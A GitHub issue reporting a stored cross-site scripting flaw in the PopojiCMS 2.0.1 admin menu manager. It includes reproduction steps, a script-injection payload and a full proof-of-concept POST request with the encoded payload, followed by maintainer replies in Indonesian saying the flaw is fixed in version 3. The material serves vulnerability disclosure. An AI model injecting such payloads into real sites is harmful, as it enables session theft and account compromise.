New issue


Jump to bottom

The PopojiCMS 2.0.1 has xss in http://127.0.0.1/PopojiCMS-master/po-admin/admin.php?mod=menumanager #16


Closed **Augusitine-X** opened this issue on Jan 6, 2019 · 2 comments

Augusitine-X commented on Jan 6, 2019 • edited

1.login
2.open http://127.0.0.1/PopojiCMS-master/po-admin/admin.php?mod=menumanager
3.edit menu



4.open and input exp "><script>alert("xss")</script>



poc:
POST /PopojiCMS-master/po-admin/route.php?mod=menumanager&act=savemenu HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/PopojiCMS-master/po-admin/admin.php?mod=menumanager
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 130
Cookie: PHPSESSID=mopv5n9iv2lqb9u2nkb85ilro6
Connection: keep-alive

title=dashboard%22%3E%3Cscript%3Ealert(123)%3C%2Fscript%3E&url=admin.php%3Fmod%3Dhome&class=fa-home&active=Y&target=none&menu_id=1

FIX:Filter the id parameter

DwiraSurvivor commented on Nov 3, 2019 Contributor

Terima kasih untuk temuan ini. Kami sebagai pengembang akan segera memperbaiki masalah ini di versi berikutnya.

DwiraSurvivor commented on Dec 18, 2019 Contributor

Sudah diperbaiki pada versi 3

DwiraSurvivor closed this as completed on Dec 18, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants